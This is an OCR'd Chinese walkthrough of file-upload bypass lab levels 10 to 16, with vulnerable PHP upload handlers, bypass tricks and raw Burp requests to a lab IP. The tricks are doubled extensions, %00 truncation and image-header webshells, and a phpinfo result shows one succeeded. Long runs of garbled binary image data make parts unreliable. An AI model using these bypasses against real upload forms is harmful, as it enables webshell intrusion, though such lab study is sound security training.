
pass-10

```php
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists($UPLOAD_ADDR)) {
        $deny_ext = array("php","php5","php4","php3","php2","html","htm","phtml","jsp","jspa","jspx","jsw","jsv"
,"jspf","jtml","asp","aspx","asa","asax","ascx","ashx","asmx","cer","swf","htaccess");

        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = str_ireplace($deny_ext,"", $file_name);
        if (move_uploaded_file($_FILES['upload_file']['tmp_name'], $UPLOAD_ADDR . '/' . $file_name)) {
            $img_path = $UPLOAD_ADDR . '/' .$file_name;
            $is_upload = true;
        }
    } else {
        $msg = $UPLOAD_ADDR . '文件夹不存在,请手工创建！';
    }
}
```

```php
$file_name = str_ireplace($deny_ext,"", $file_name);
```

- 解析：只是单纯的对第一次发现php进行删除，但是构造一个双写php被删了之后还是可以绕过，例如pphphp=php，检测到php就删了但是又构成了一个php

```
Connection: close

------WebKitFormBoundaryO6uSwjJRAu1oMzFE
Content-Disposition: form-data; name="upload_file"; filename="php-admin.pphphp"
Content-Type: image/jpeg

PNG
```




pass-11

```php
$is_upload = false;
$msg = null;
if(isset($_POST['submit'])){
    $ext_arr = array('jpg','png','gif');
    $file_ext = substr($_FILES['upload_file']['name'],strrpos($_FILES['upload_file']['name'],".")+1);
    if(in_array($file_ext,$ext_arr)){
        $temp_file = $_FILES['upload_file']['tmp_name'];
        $img_path = $_GET['save_path']."/".rand(10, 99).date("YmdHis").".".$file_ext;

        if(move_uploaded_file($temp_file,$img_path)){
            $is_upload = true;
        }
        else{
            $msg = '上传失败！';
        }
    }
    else{
        $msg = "只允许上传.jpg|.png|.gif类型文件！";
    }
}
```

- 对文件名进行了随机，提示%00截断

Pretty Raw \n Actions

```
1  POST /Pass-11/index.php?save_path=../upload/php-admin.php%00 HTTP/1.1
2  Host: 59.63.200.79:8016
3  Content-Length: 7094
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Origin: http://59.63.200.79:8016
7  Content-Type: multipart/form-data; boundary=----WebKitFormBoundarylcLb8eWgbNREZ6tY
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/92.0.4515.107 Safari/537.36
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/si
   gned-exchange;v=b3;q=0.9
10 Referer: http://59.63.200.79:8016/Pass-11/index.php?save_path=../upload/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Cookie: UM_distinctid=17a3c5dc7252c4-055e763d6f064c-6373267-144000-17a3c5dc726d44; CNZZDATA1257137=
   cnzz_eid%3D761512205-1624506842-%26ntime%3D1624880038; CNZZDATA1707573=
   cnzz_eid%3D1095522808-1624893251-http%253A%252F%252F59.63.200.79%253A5456%252F%26ntime%3D1624893251;
   CNZZDATA3801251=cnzz_eid%3D427867508-1624885707-%26ntime%3D1625211143
14 Connection: close
15
16 ------WebKitFormBoundarylcLb8eWgbNREZ6tY
17 Content-Disposition: form-data; name="upload_file"; filename="php-admin.jpg"
18 Content-Type: image/jpeg
19
20   PNG
```




pass-12


```php
$is_upload = false;
$msg = null;
if(isset($_POST['submit'])){
    $ext_arr = array('jpg','png','gif');
    $file_ext = substr($_FILES['upload_file']['name'],strrpos($_FILES['upload_file']['name'],".")+1);
    if(in_array($file_ext,$ext_arr)){
        $temp_file = $_FILES['upload_file']['tmp_name'];
        $img_path = $_POST['save_path']."/".rand(10, 99).date("YmdHis").".".$file_ext;

        if(move_uploaded_file($temp_file,$img_path)){
            $is_upload = true;
        }
        else{
            $msg = "上传失败";
        }
    }
    else{
        $msg = "只允许上传.jpg|.png|.gif类型文件！";
    }
}
```

```
Encoding: gzip, deflate
Language: zh-CN,zh;q=0.9
 UM_distinctid=17a3c5dc7252c4-055e763d6f064c-6373267-144000-17a3c5dc726d44; CNZZDATA1257137=
d%3D761512205-1624506842-%26ntime%3D1624880038; CNZZDATA1707573=
d%3D1095522808-1624893251-http%253A%252F%252F59.63.200.79%253A5456%252F%26ntime%3D1624893251;
A3801251=cnzz_eid%3D427867508-1624885707-%26ntime%3D1625211143
ion: close

ebKitFormBoundary1qSDBk7RG7BB8h14
-Disposition: form-data; name="save_path"

ad/php-admin.php
ebKitFormBoundary1qSDBk7RG7BB8h14
-Disposition: form-data; name="upload_file"; filename="php-admin.jpg"
-Type: image/jpeg
```

这一部分的十六进制



改成00



锟絢NG IHDR E锟斤拷/锟斤拷acTL W锟斤拷 锟絢LTE锟斤拷锟斤拷锟斤拷锟斤拷锟斤拷 wJ锟斤拷5!锟絧腩锟缐锟絗蹟sG觼锟絶d>B*車觼輅贗锟絳讋锟統锟絶锟絡锟紝锟絟锟紜锟豢锟紱kBY7锟斤拷}锟斤拷锟斤拷I锟斤拷;锟斤拷t锟斤拷锟斤拷锟斤拷锟斤拷C锟斤拷N锟斤拷5锟斤拷 锟斤拷W锟斤拷O锟紟锟斤拷Y锟斤拷Va. 锟斤拷b裙;锟斤拷G锟斤拷\锟斤拷^锟斤拷I锟斤拷-锟斤拷x锟絖锟斤拷-锟斤拷D諉B锟斤拷N锟斤拷L锟斤拷9锟斤拷5锟斤拷~锟斤拷=锟斤拷"锟斤拷 锟斤拷e锟絳 臌A锟統1锟斤拷\衫DpA m5 锟斤拷5锟斤拷W锟斤拷V锟斤拷]諗7锟斤拷/锟絟 锟斤拷 锟斤拷 锟絘 祐6锟斤拷W锟斤拷Q锟斤拷6锟絽.锟斤拷锟斤拷锟斤拷锟斤拷锟斤拷锟斤拷锟斤拷锟斤拷锟斤拷锟斤拷锟斤拷锟斤拷锟斤拷锟斤拷锟斤拷锟斤拷g蟾e锟斤拷W葐V蟆U锟斤拷Q荪K锟絖F锟紹詛7锟絟4锟統-锟絟+锟斤拷*锟紱'锟絒锟斤拷9锟絨 锟斤拷S锟絢'锟斤拷@锟斤拷+锟斤拷)锟斤拷`锟斤拷\锟絧荨@锟斤拷4锟斤拷 2锟斤拷#锟斤拷▾


Notice: Undefined index: a in **C:\phpStudy\Battle-Upload\upload\php-admin.php** on line **5**

,tRNS锟劫撅拷锟斤拷 ` F 8 _8▾ 捉锟斤拷锟斤拷锟斤拷锟斤拷锟紱F888▾ bbb__FFF8锟斤拷p锟斤拷 fcTL 锟斤拷 _ rIDAT(檄锟斤拷O锟絢 锟斤拷锟斤拷 d 锟侥斤拷^锟斤拷 锟絆)锟絑锟斤拷 锟斤拷7锟斤拷锟斤拷锟斤拷 c锟斤拷蚜[锟斤拷锟斤拷锟斤拷锟絖锟儠锟紱Y&E锟斤拷.锟斤拷2c$靄恞锟斤拷$f锟斤拷; 锟斤拷锟斤拷锟斤拷 锟絟斤拷$ 锟斤拷 锟絑锟絟r锟斤拷 IT锟窖旖拷 锟秸わ拷锟斤拷(y$2锟斤拷拷iy J Y锟統锟斤拷 Zb頂€\o锟斤拷 锟斤拷<.Kk锟絟锟斤拷7G锟絰xT9刍锟斤拷T锟絟Ud锟斤拷/锟斤拷N锟絰]锟斤拷+锟斤拷:锟斤拷锟斤拷=锟斤拷=&锟斤拷!b锟斤拷拷 E-锟斤拷j(4锟斤拷拷 n锟斤拷$锟絩锟紱WP锟斤拷0 4N锟斤拷拷 h锟斤拷拷f 锟斤拷锟斤拷揭椤拷锟斤拷拷^锟斤拷锟斤拷锟絢 I锟絑锟斤拷 锟斤拷+ x▾0锟斤拷 锟斤拷 锟斤拷$锟絑 im锟斤拷5锟絢锟斤拷 锟絰 锟斤拷锟斤拷5锟斤拷锟斤拷'锟斤拷 i4锟絵锟斤拷拷 fcTL 锟斤拷锟斤拷

pass-13

```php
function getReailFileType($filename){
    $file = fopen($filename, "rb");
    $bin = fread($file, 2); //只读2字节
    fclose($file);
    $strInfo = @unpack("C2chars", $bin);
    $typeCode = intval($strInfo['chars1'].$strInfo['chars2']);
    $fileType = '';
    switch($typeCode){
        case 255216:
            $fileType = 'jpg';
            break;
        case 13780:
            $fileType = 'png';
            break;
        case 7173:
            $fileType = 'gif';
            break;
        default:
            $fileType = 'unknown';
        }
        return $fileType;
}

$is_upload = false;
$msg = null;
if(isset($_POST['submit'])){
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $file_type = getReailFileType($temp_file);

    if($file_type == 'unknown'){
        $msg = "文件未知，上传失败！";
    }else{
        $img_path = $UPLOAD_ADDR."/".rand(10, 99).date("YmdHis").".".$file_type;
        if(move_uploaded_file($temp_file,$img_path)){
            $is_upload = true;
        }
        else{
            $msg = "上传失败";
        }
    }
}
```

> - 检查图片前两个字节直接合一个图片马解析漏洞，多试几个图片吧，有的图片过大或者过小里面包含着特殊内容的，都可以pass



‰PNG IHDR EÓ/¦acTL WÁ ûPLTEáŠáŠáŠá‰ã wJà‰o5!´pÙ†ŽX`Û†sGÓ Î~d>B*Ü‡Ó ÝˆÙ...É{×„ÂyÎ~µoÁu˜¡u¨fƒP>&lCÓ j Vª h‰TÀv´nkE
ÿã ÿàlÿ×;ÿátÿç•ÿà...ÿØCÿÚNÿÔ5å ' ÿÍWÿÍOð¶GóÂYÿÛVa. ÿÖcí«3ó¶▾ð¯ í¦ ÿÝbÐŒ;ÿÔGÿÜ\ÿÑ^ÿÐIñ°-þßxò¿Jí¦-þÎDÕ•BþÒNÿÕLô¹9ñ³5þß~ó»=ë¤"ë ýÙ
Ù™AÄy1ÿÛaðêæÞ›Ðœu ÚoîÂ\Ð DpA m5 ö¾5ùÆWÿÒVÿÕ]Õ" 7óµ/
Õb ë¡ ë ÐT ĐŠ66ÈWô¼QøÂ6Át.þýýû÷ôõèßíÙÉÛÏÄÖÈ¼ÑÀ³Ù¬‰º›„¨‰qøÔgÎ "eùÑWÈ†VÎ UúÈQÝ¥KÄ~Fè³BÔ 7¬h4¿y-
ž]+éš*µn'ä¨DüÎ9Úq ÿÖS½k'úÊ@ëŸ+ä)Ó] æ²Jæ¬Íĺ...5ç "&â‡$øÑ`ôÊ\í¾NÝ¡@ï¬4È 2æ' #â†▾

Notice: Undefined index: a in **C:\phpStudy\Battle-Upload\Pass-13\upload\6420210723074942.png** on line **5**

‚tRNS§Ù¾Žý ` F 8 _8▾ ×½¼ªª¤¤ŽŽaF888▾ bbb__FFF8µ p¥ fcTL Ÿº _ rIDAT(ï' ÇOÂP €½ p¦M Ò B Ò‡"] h){É d ·Ä½÷^á®
ÐZ ý' 7ò¾¼÷ò cÿ ÍŽ[¸Ýöƒr¡dŠaY&E¢.ƒ2c$ëž q³$fÖ; •ª ˆEw aÜ_` í. p `Cç$ " ¤S•hrü ITýÑ" Ð ÃÕ¤üê(y$2òÜiy J Yây, Zbí" €\o
™<.Kk 'h‹7G»UxT9Û»¸ÌTà®hUdÎ/îı▾lwB¡Ðz£~Xo°~ÿ\N 'x]Œ+Ï:ÊÔÆ=Ç=&§!b ë‰ E-" j(4ÅÔ n§$²KÏwWPÒ0 4NÓÙ hà f ²ŒŽÒ—Ž...½^ïëlÿ .áp
äi lö_¤ ¦+ x▾0ø ± Ú$èS jm¢5¯i ùU êûµ5ÿÎ'¢ i4Ž}£Ž fcTL Éû‹ wfdAT (ï' ×kÂ@ ÀK@ðYH €> ÕÄ6šÕ8bâÞ[ëÖî–î½÷, BÇ?
ÜËÐ¤ïéKû{¸îÇÝÇ7&þ ‡ µZQ§ã e‡É Ã²LŠ„í eFHÖ=%ãflÄ¬w (+U ‹îÄ¿À@Ú[$à6 @FÎF § I›*áää7' ° Ñ" Ð. £Ý¤Du•= yíu< e
—,Ñ †a¡qŠ ®·º˜L •¥µ„u...›£Ý:¸ªží]\fªàT²*2ï vö ¶{ápx½Õ „'kC, x[–N8Î#º–...p ▾â€M\" ™õÍæ)ø ▾ Y c ô© µ1Ñ Ì´
C+&ØÞëhþ Oôèg²H+i& fcTL é_(b rfdAT (Ï' GO A €- W8/ ?@vPd›K]z ".H'v%o½÷ÞÂ]/&úO -°ëj¼è—LÉ|
™y™÷ÞØ `¥Êuƒ ràLŠ >Âà "²FpN(8 XŒÎ†ù ¥i▾f3ÜÃxç xL¿ |N >0tv¦0i¢ÀØ5‰'Ç¿ 'Äµ^dB?L WRJ•\2 eî´*%J 'Dž¦é–T;¥ ×[mZ!O(é¶ts´[E
Bë úa½!x½s9U ñhõX O2 'Hä¼Ù »Íùht1®>K•Ù {Q|LN#¤žØ "X–](SÚW8–¯=ÜNÉd—žï®äH- xœeã²3È !Ï b ▾¥/ »Ýi×Ùþ ZÂáX, Ò§ , nÄÓ Üì¿È;ƒ.
áà Ê 0‹±ØA á b6S›ø= ~½Mô #× ~ `•Ä¿¶æbù Ee 6d " fcTL •Z yfdAT (Ï' ×nÂ0 †ë$HÜE< \!•„6 Õ0ÃÞ{" Ýº÷ÞK ÔñÂ
Ž €á– ÊŠÒ)Žç¹ Z Ê hÞ9'ãäi`Ö; â "•ª}ˆMw áœ à í,ð9 øÀÈ9èâ¼ "íP%šœéyG U_4%´ÍÄh6)¯âe—DF {—B —%V ¢#6. Èý^—)`² %¢
+>œÖáVõêèæ6S...« PdÞ+ Ÿì÷B¡Ðv«yÚlñ^'ïb^ 'X&†§Á$IsÉ%' 'öNË%S2K' È "$Ù j§$âz«MJä 9Ö"Ù nŽv«è©r¶wq™© [È2ç vö ¶;¡Ph½Q?¬78¯v
·9▾ .Æ 9 2½qÌó Éi„Ðã{ MÓ e³' C³µ⁴Ú) 'ÌÒóÝ ' JE 3Lv ´Ä A,ã£ò¥ca·Ûý:Û CG8 ‹¥Qù @Ð xZ ›ý ñ a hZ € ¾ |@ 'fÔ6;è #m
Ý5ñ¹U>íšh Ì°æ÷ùü« ÔþëÕü»/QÔc„Õn ø fcTL éækD rfdAT (Ï' ×NÂP €=m¡‰$< O =(Òe –²—lA6qKÜ{ï îõÆDßÔÓ ...j¼Ñ/9#çÈù '
(N'8žç 4ì0)+ yç¤Š "§ u$"æS•®}˜mè▾Æ9Gà0ã/ð9Mø@ß Ó¹) 9z\—x|â q\svKÌxŒõO‹]•dÁ¥ R÷VÃ¥Q UId)ŠjÈ•3 q³Ý¤T²„*AžjÊ·Ç{eôT:ß¿¼J•Ð- 4™ñÊ»
—O á4 ....êm¡]_‡—¢ZX²ÈI>ÂS| !w„ŽÌ0Ìb 'ÔSa ®òx7 ^~¹¿F' E©¨àQ–MÏ"ƒ–²³ ˆ |P¾d$èv»ßæºïè # '$*Ÿ ÜˆçU Õ)Un J`¨e"„ð£ aï *^˜u Ù' ‹
®YpÇ¯£ùw¾4·cäM}Æ2 fcTL , > pfdAT (ÏÒgo, @éá DMŒ?¤, -Ê*Npïukw›î½÷Jštüáž€BiÓ/
íó È½9' ÿÁ, c`.å‡ä@é$Çó\' F†d 4ïœ' 9y ˜õí†øä¤f▾bÓÍC8ç ¢Í >§ Œš•.L h« ÑÄä7 TivS\ Œ Þ&» ñ' k(-?»m—¢

‰PNG IHDR EÓ/¦acTL WÁ ûPLTEáŠáŠáŠá‰ã wJà‰o5!´pÙ†ŽX`Û†sGÓ Î~d>B*Ü‡Ó ÝˆÙ...É{×„ÂyÎ~µoÁu˜¡u¨fƒP>&lCÓ j Vª h‰TÀv´nkBY7ÿã ÿà lÿ×;ÿátÿç•ÿà...
ÿØCÿÚNÿÔ5å ' ÿÍWÿÍOð¶GóÂYÿÛVa. ÿÖcí«3ó¶ ð¯ ¦ ÿÝbÐŒ;ÿÔGÿÜ\ÿÑ^ÿÐIñ°-þßxò¿Jí¦-þÎDÕ•BþÒNÿÕLô¹9ñ³5þß~ó»=ë¤"ë ÿÙeÍK
Ù™AÄy1ÿÛaðêæÞ›Ðœu ÚoîÂ\Ð DpA m5 ö¾5ùÆWÿÒVÿÕ]Õ" 7óµ/
Õb ë¡ë DT ĐŠ66ÈWô¼QøÂ6Át.þýýû÷ôõèßíÙÉÛÏÄÖÈ¼ÑÀ³Ù¬‰º›„¨‰qøÔgÎ "eùÑWÈ†VÎ UúÈQÝ¥KÄ~Fè³BÔ 7¬h4¿y-ž]+éš*µn'ä¨DüÎ9Úq ÿÖS½k'úÊ@ëŸ+ä)Ó] æ²Jæ¬Íĺ...
5ç "&â‡$øÑ`ôÊ\í¾NÝ¡@ï¬4È 2æ' #â†


PHP Version 5.4.45

System	Windows NT WIN-FOIIESO5316 6.1 build 7601 (Windows Server 2008 R2 Enterprise Edition Service Pack 1) i586
Build Date	Sep 2 2015 23:45:20
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--

pass-14

```php
function isImage($filename){
    $types = '.jpeg|.png|.gif';
    if(file_exists($filename)){
        $info = getimagesize($filename);
        $ext = image_type_to_extension($info[2]);
        if(stripos($types,$ext)){
            return $ext;
        }else{
            return false;
        }
    }else{
        return false;
    }
}

$is_upload = false;
$msg = null;
if(isset($_POST['submit'])){
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $res = isImage($temp_file);
    if(!$res){
        $msg = "文件未知，上传失败！";
    }else{
        $img_path = $UPLOAD_ADDR."/".rand(10, 99).date("YmdHis").$res;
        if(move_uploaded_file($temp_file,$img_path)){
            $is_upload = true;
        }
        else{
            $msg = "上传失败";
        }
    }
}
```

- 只是换了个getimagesize的函数来判断图片类型，但是依旧是nginx的解析漏洞



pass-15

```php
function isImage($filename){
    //需要开启php_exif模块
    $image_type = exif_imagetype($filename);
    switch ($image_type) {
        case IMAGETYPE_GIF:
            return "gif";
            break;
        case IMAGETYPE_JPEG:
            return "jpg";
            break;
        case IMAGETYPE_PNG:
            return "png";
            break;
        default:
            return false;
            break;
    }
}

$is_upload = false;
$msg = null;
if(isset($_POST['submit'])){
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $res = isImage($temp_file);
    if(!$res){
        $msg = "文件未知，上传失败！";
    }else{
        $img_path = $UPLOAD_ADDR."/".rand(10, 99).date("YmdHis").".".$res;
        if(move_uploaded_file($temp_file,$img_path)){
            $is_upload = true;
        }
        else{
            $msg = "上传失败";
        }
    }
}
```

> - 换了个模块，不影响我们传马，解析

pass-16

```php
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])){
    // 获得上传文件的基本信息，文件名，类型，大小，临时文件路径
    $filename = $_FILES['upload_file']['name'];
    $filetype = $_FILES['upload_file']['type'];
    $tmpname = $_FILES['upload_file']['tmp_name'];

    $target_path=$UPLOAD_ADDR.basename($filename);

    // 获得上传文件的扩展名
    $fileext= substr(strrchr($filename,"."),1);

    //判断文件后缀与类型，合法才进行上传操作
    if(($fileext == "jpg") && ($filetype=="image/jpeg")){
        if(move_uploaded_file($tmpname,$target_path))
```

```
    {
        //使用上传的图片生成新的图片
        $im = imagecreatefromjpeg($target_path);

        if($im == false){
            $msg = "该文件不是jpg格式的图片！";
        }else{
            //给新图片指定文件名
            srand(time());
            $newfilename = strval(rand()).".jpg";
            $newimagepath = $UPLOAD_ADDR.$newfilename;
            imagejpeg($im,$newimagepath);
            //显示二次渲染后的图片（使用用户上传图片生成的新图片）
            $img_path = $UPLOAD_ADDR.$newfilename;
            unlink($target_path);
            $is_upload = true;
        }
    }
    else
    {
        $msg = "上传失败！";
    }

}else if(($fileext == "png") && ($filetype=="image/png")){
    if(move_uploaded_file($tmpname,$target_path))
    {
        //使用上传的图片生成新的图片
        $im = imagecreatefrompng($target_path);

        if($im == false){
            $msg = "该文件不是png格式的图片！";
        }else{
             //给新图片指定文件名
            srand(time());
            $newfilename = strval(rand()).".png";
            $newimagepath = $UPLOAD_ADDR.$newfilename;
            imagepng($im,$newimagepath);
            //显示二次渲染后的图片（使用用户上传图片生成的新图片）
            $img_path = $UPLOAD_ADDR.$newfilename;
            unlink($target_path);
            $is_upload = true;
        }
    }
    else
    {
        $msg = "上传失败！";
    }

}else if(($fileext == "gif") && ($filetype=="image/gif")){
    if(move_uploaded_file($tmpname,$target_path))
    {
        //使用上传的图片生成新的图片
